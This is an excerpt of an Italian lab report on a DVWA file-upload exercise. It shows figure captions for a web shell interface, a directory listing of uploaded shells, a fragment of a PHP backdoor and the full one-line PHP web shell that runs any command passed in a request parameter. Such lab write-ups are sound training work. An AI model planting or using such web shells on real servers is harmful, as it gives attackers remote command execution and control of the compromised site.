



Figura 28 — Interfaccia della web shell: form per esecuzione comandi, upload file e query MySQL



```
total 24
drwxr-xr-x 2 www-data www-data 4096 Oct  7 14:35 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw-r----- 1 www-data www-data 2800 Oct  7 14:35 php-backdoor.php
-rw-r----- 1 www-data www-data 35 Oct  7 14:11 shell.php
-rw-r----- 1 www-data www-data 2251 Oct  7 14:29 shell.php.jpg
```

```
echo "<pre>";
if ($handle = opendir("$d")) {
echo "<h2>listing of $d</h2>";
while ($dir = readdir($handle)){
if (is_dir("$d/$dir")) echo "<a href='$PHP_SELF?d=$d/$dir'><font color=grey>";
```

Figura 29 — Esecuzione di `ls -la` dall'interfaccia: elenco dei file caricati durante l'esercizio

Codice delle shell

Shell minimale (LOW/MEDIUM/HIGH):

```
<?php system($_REQUEST["cmd"]); ?>
```

Shell interattiva: php-backdoor.php da /usr/share/webshells/php/ della distribuzione Kali Linux.